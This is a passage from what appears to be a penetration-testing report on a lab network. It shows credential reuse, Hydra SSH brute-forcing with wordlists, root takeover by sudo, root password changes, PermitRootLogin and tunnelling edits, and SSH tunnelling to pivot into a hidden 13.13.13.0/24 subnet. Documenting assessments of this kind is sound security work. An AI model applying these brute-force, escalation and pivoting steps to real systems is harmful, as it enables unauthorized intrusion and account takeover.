vyos@vyos:~$ ip route
1.1.1.1 dev lo proto kernel scope link src 1.1.1.1
127.0.0.0/8 dev lo proto kernel scope link src 127.0.0.1
172.16.221.0/24 dev eth2 proto kernel scope link src 172.16.221.16
192.168.0.32/27 via 192.168.0.226 dev eth1 proto zebra metric 20
192.168.0.64/27 via 192.168.0.226 dev eth1 proto zebra metric 50
192.168.0.96/27 via 192.168.0.226 dev eth1 proto zebra metric 40
192.168.0.128/27 via 192.168.0.226 dev eth1 proto zebra metric 30
192.168.0.192/27 dev eth3 proto kernel scope link src 192.168.0.193
192.168.0.224/30 dev eth1 proto kernel scope link src 192.168.0.225
192.168.0.228/30 via 192.168.0.226 dev eth1 proto zebra metric 20
192.168.0.232/30 via 192.168.0.226 dev eth1 proto zebra metric 30
192.168.0.240/30 via 192.168.0.226 dev eth1 proto zebra metric 40
vyos@vyos:~$
```

Figure 22: IP route of router one on 172.16.221.16 address.

The investigator accessed the web server found through Firefox and a default web page was displayed (Figure 23).



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 23: Default web page on the .237 address web server.

Finally, to conclude the mapping of this network a UDP scan was performed on the top one thousand UDP ports to find any more interesting information. The result can be seen in figure 24 below.

```
root@kali:~# nmap -sU -sV --top-ports 1000 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-31 04:42 EST
Stats: 0:17:18 elapsed; 254 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 94.01% done; ETC: 05:01 (0:01:03 remaining)
Nmap scan report for 172.16.221.16
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
123/udp   open  ntp      NTP v4 (unsynchronized)
161/udp   open  snmp     net-snmp; net-snmp SNMPv3 server

Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
5353/udp   open  mdns     DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 1140.73 seconds
```

Figure 24: UDP scan on top 1000 UDP ports.

3.6 ACCESSING 192.168.0.32/27 SUBNET

The investigator reused the previous password “plums” found on 192.168.0.210 machine for username “xadmin” to gain access to the 192.168.0.34 host. An ifconfig command run on the .34 host identified a hidden network “13.13.13.0/24” which was not shown in the routing table of the routers See figure 25 on the next page.

```

root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1874 errors:0 dropped:0 overruns:0 frame:0
          TX packets:303 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:172404 (172.4 KB)  TX bytes:73215 (73.2 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9875 (9.8 KB)  TX bytes:11842 (11.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:330 errors:0 dropped:0 overruns:0 frame:0
          TX packets:330 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24889 (24.8 KB)  TX bytes:24889 (24.8 KB)

xadmin@xadmin-virtual-machine:~$

```

Figure 25: 13.13.13.0/24 network found from ifconfig command.

From this information the .34 host had access to this network, and the investigator began the process to access it through ssh tunnelling. Also, a confirmation of the gateway for the subnet table in this report was done with a “route” command on the .34 host showing the gateway of 192.168.0.33 (Figure 26).

```

xadmin@xadmin-virtual-machine:~$ route
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
default        192.168.0.33   0.0.0.0         UG    0     0      0 eth0
13.13.13.0     *              255.255.255.0   U     1     0      0 eth1
192.168.0.32   *              255.255.255.224 U     1     0      0 eth0
xadmin@xadmin-virtual-machine:~$

```

Figure 26: Gateway for 192.168.0.32/27 subnet.

Root access was needed for the tunnelling and like the process to root the 192.168.0.210 host sudo permissions were listed. All permissions were available to the .34 host (see figure 27).

```

xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL

```

Figure 27: Sudo permissions of .34 host.

Again, entering “sudo su” elevated the investigator to root user (see figure 28 below).

```
(ALL : ALL) ALL
xadmin@xadmin-virtual-machine:~$ sudo su
root@xadmin-virtual-machine:/home/xadmin# cd
root@xadmin-virtual-machine:~# ls
root@xadmin-virtual-machine:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Figure 28: Root user accessed through sudo su command.

The password for the .34 host was changed to “apple” also to help the investigator use a singular root password for this investigation (see figure 29 below).

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 28 12:02:33 2021 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$
```

Figure 29: Changing root password for 192.168.0.34 host to “apple”.

The investigator enabled tunnelling in the ssh config of the root user and restarted the service, see figures 30 & 31.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 30: Enabling tunnelling by entering line “PermitTunnel yes”.

```
root@xadmin-virtual-machine:~# pico /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2442
root@xadmin-virtual-machine:~#
```

Figure 31: Restarting ssh service.

Tunnelling was successfully set up, and the investigator began the process to access the 13.13.13.0/24 network through the .34 host. The investigator was able to log into the root account with the newly changed password.

3.7 SSH TUNNELLING TO 13.13.13.0/24 NETWORK

A SSH tunnel was set up on the 192.168.0.34 host through the tun0 interface (see figure 32 below). NAT did not need enabling to allow forwarding to the kali host, unlike previous tunnelling steps.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Dec 29 10:05:58 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 32: Tunnelling set up on 192.168.0.34 host side.

On the kali host, tunnelling was set up and the route table shows the network was successfully added by the investigator (see figure 33).

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun0
root@kali:~# ip link set tun0 up

root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193  0.0.0.0         UG    0      0          0 eth0
2.2.2.0         0.0.0.0         255.255.255.252 U    0      0          0 tun0
13.13.13.0      0.0.0.0         255.255.255.0   U    0      0          0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U    0      0          0 eth0
```

Figure 33: Tunnelling set up on kali side.

To confirm the routing and forwarding was successful, the investigator pinged the 13.13.13.12 address found on the 192.168.0.34 host (see figure 34).

```
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data:
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=1.34 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=1.89 ms
^C
--- 13.13.13.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.338/1.615/1.892/0.277 ms
```

Figure 34: Kali host able to ping 13.13.13.12 address, routing set up successfully.

3.8 NMAP SCAN OF 13.13.13.0/24 NETWORK

As the investigator now had access to the 13.13.13.0/24 network a nmap scan was performed from the kali host. A TCP service scan of the 13.13.13.0/24 network showed two devices, both with ssh ports open (see figure 35). The investigator noted these ports to try brute force attacks if needed.

```
root@kali:~# nmap -sV -p- -sS 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-29 05:14 EST
Nmap scan report for 13.13.13.12
Host is up (0.0026s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp    open  rpcbind      2-4 (RPC #100000)
2049/tcp   open  nfs_acl      2-3 (RPC #100227)
41955/tcp  open  status       1 (RPC #100024)
42964/tcp  open  mountd       1-3 (RPC #100005)
46649/tcp  open  mountd       1-3 (RPC #100005)
49966/tcp  open  nlockmgr     1-4 (RPC #100021)
60716/tcp  open  mountd       1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.0029s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 86.96 seconds
```

Figure 35: Nmap TCP service scan of 13.13.13.0/24 network.

A UDP scan of the network was also performed on the top one thousand UDP ports to find any further information on these two devices (see figure 36).

```
root@kali:~# nmap -sV -sU --top-ports 1000 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-29 05:38 EST
Stats: 0:02:06 elapsed; 254 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 7.23% done; ETC: 05:54 (0:13:54 remaining)
Stats: 0:09:00 elapsed; 254 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 45.89% done; ETC: 05:56 (0:09:25 remaining)
Stats: 0:18:57 elapsed; 254 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 05:57 (0:00:00 remaining)
Nmap scan report for 13.13.13.12
Host is up (0.0023s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
111/udp    open  rpcbind      2-4 (RPC #100000)
626/udp    open  rpcbind      2-4 (RPC #100000)
631/udp    open|filtered ipp
2049/udp   open  nfs_acl      2-3 (RPC #100227)
5353/udp    open|filtered zeroconf

Nmap scan report for 13.13.13.13
Host is up (0.0027s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
631/udp    open|filtered ipp
5353/udp    open  mdns         DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 1246.65 seconds
```

Figure 36: Nmap UDP scan of 13.13.13.0/24 network.

As the 192.168.0.34 host's interface configuration showed previously, the 13.13.13.12 host is only on a different network with interface "eth1", but the machine is the same. To test this theory, the password "apple" that the investigator changed the root user of .34 host of was entered on the root account of the 13.13.13.12 host (see figure 37).

```

root@kali:~# ssh 13.13.13.12
root@13.13.13.12's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Dec 29 10:07:00 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:52699 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143732 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15960862 (15.9 MB)  TX bytes:21057539 (21.0 MB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67972 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81680 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3711941 (3.7 MB)  TX bytes:4490820 (4.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:433 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:32969 (32.9 KB)  TX bytes:32969 (32.9 KB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:2.2.2.2  P-t-P:2.2.2.2  Mask:255.255.255.252
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:149892 errors:0 dropped:0 overruns:0 frame:0
          TX packets:136073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:6442002 (6.4 MB)  TX bytes:5544098 (5.5 MB)

```

Figure 37: Logging into root 13.13.13.12 host with 192.168.0.34's root password.

To conclude the investigation on the 13.13.13.12 host a "route" command found the 13.13.13.12 host had a gateway of 192.168.0.33 confirming the investigator's theory (see figure 38 below).

```

root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.0.33 0.0.0.0 UG 0 0 0 eth0
2.2.2.0 * 255.255.255.252 U 0 0 0 tun0
13.13.13.0 * 255.255.255.0 U 1 0 0 eth1
192.168.0.32 * 255.255.255.224 U 1 0 0 eth0

```

Figure 38: Same gateway for 13.13.13.12 host as 192.168.0.34 host (as seen in figure 26).

The next target in mapping the network was the 13.13.13.13 host. Brute force attack tool "Hydra" was used by the investigator attempting to gain the password for this host.

The account “xadmin” was the target for this brute force attack, as a guess due to every machine having this account. After using the wordlist from the “Metasploit Framework”, “password.lst”, the password was cracked instantly (see figure 39 below). The password for the 13.13.13.13 host was “!gatvol” and the investigator now had credentials to an account.

```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh://13.13.13.13
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-01 20:47:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (Use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13 login: xadmin password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-01 20:47:59
```

Figure 39: Successful brute force attack on the .13 host.

Having obtained the credentials, the investigator logged into the xadmin account and an “ifconfig” command showed no further networks connected to this host (see figure 40).

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0f
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:40f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3530 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:201936 (201.9 KB)  TX bytes:119885 (119.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:350 errors:0 dropped:0 overruns:0 frame:0
          TX packets:350 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26761 (26.7 KB)  TX bytes:26761 (26.7 KB)
```

Figure 40: ifconfig of 13.13.13.13 host.

The gateway for the 13.13.13.13 host was discovered using the “route” command and the investigator filled out the subnet table accordingly (see figure 40).

```
xadmin@xadmin-virtual-machine:~$ route
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
default        13.13.13.12    0.0.0.0         UG    0      0      0 eth0
13.13.13.0     *              255.255.255.0   U     1      0      0 eth0
```

Figure 41: Route table and gateway of 13.13.13.13 host.

Again, to access the root account of the .13 host “sudo su” elevated the investigator to the root account. The investigator changed the root password to “apple” and enabled root login which can be seen in figures below.

```
root@xadmin-virtual-machine:~# sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 42: Changing root password of 13.13.13.13 host.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

Figure 43: Permitting root login on the 13.13.13.13 host.

The investigator logged into the root account of 13.13.13.13 using the newly changed credentials therefore concluding the mapping and investigation of the 13.13.13.0/24 subnet (see figure 44).

```
Connection to 13.13.13.13 closed.
root@kali:~# ssh root@13.13.13.13
root@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# whoami
root
```

Figure 44: Logged into root account of 13.13.13.13 with changed password.

3.9 ACCESSING 192.168.0.242/30 Host

From the nmap scans of the 192.168.0.0/24 network the host 192.168.0.242 showed an Apache web server running. As the investigator had direct access to this host through the kali machine, the IP address was entered into a Firefox browser. The landing page displayed system information (figure 45).




Figure 45: 192.168.0.242 Apache web server landing page.

In the top left of the web page, a “Help” button was visible. The investigator clicked this button curious what help would be provided for this web server. However, it loaded a YouTube link but as the kali host had no internet connection the video did not load (figure 46).




Figure 46: YouTube link when “Help” button is clicked.

The investigator visited this YouTube link outside of the client network on a personal device and the video loaded (see figure 47 below). The previous network admin must have liked listening to this artist and song while protecting the client network.




Figure 47: YouTube video linked to by the “Help” button.

From the nmap scans SSH was open on the 192.168.0.242 host. The investigator used brute force attack tool “Hydra” hoping to get the root password. Two password lists were used “rockyou.txt” and “password.lst”. Both wordlists successfully found the root password “apple” for the root account, with rockyou.txt taking significantly shorter time. See figures 48 & 49.

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.242
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-26 16:45:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344223 to do in 1335:36h, 16 active
[STATUS] 125.67 tries/min, 377 tries in 00:03h, 14344025 to do in 1902:24h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: apple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-26 16:51:06
```

Figure 48: Root password “apple” found with rockyou.txt wordlist.

```
root@kali:~# hydra -l root -P /usr/share/wordlists/metasploit/password.lst ssh://192.168.0.242
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-26 15:58:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 184.00 tries/min, 184 tries in 00:01h, 88221 to do in 07:60h, 16 active
[STATUS] 141.33 tries/min, 424 tries in 00:03h, 87981 to do in 10:23h, 16 active
[STATUS] 117.71 tries/min, 824 tries in 00:07h, 87581 to do in 12:25h, 16 active
[STATUS] 118.80 tries/min, 1782 tries in 00:15h, 86623 to do in 12:10h, 16 active
[STATUS] 115.58 tries/min, 3583 tries in 00:31h, 84825 to do in 12:14h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: apple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-26 16:29:37
```

Figure 49: Root password “apple” found with password.lst wordlist.

With the root account credentials being obtained for the .242 host, the investigator used ssh to log into the root account as shown in figure 50.

```
root@xadmin-v...al-machine: ~
root@kali:~# ssh root@192.168.0.242
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 50: Logged into the root account of 192.168.0.242.

When the investigator had access to the .242 host “ifconfig” was executed to know the interfaces connected to the host. There were no further interfaces connected to this host (see figure 51 on the next page).

```

root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.255  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:759 errors:0 dropped:0 overruns:0 frame:0
          TX packets:446 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:65318 (65.3 KB)  TX bytes:56455 (56.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14289 (14.2 KB)  TX bytes:14289 (14.2 KB)

```

Figure 51: ifconfig output of .242 host.

```

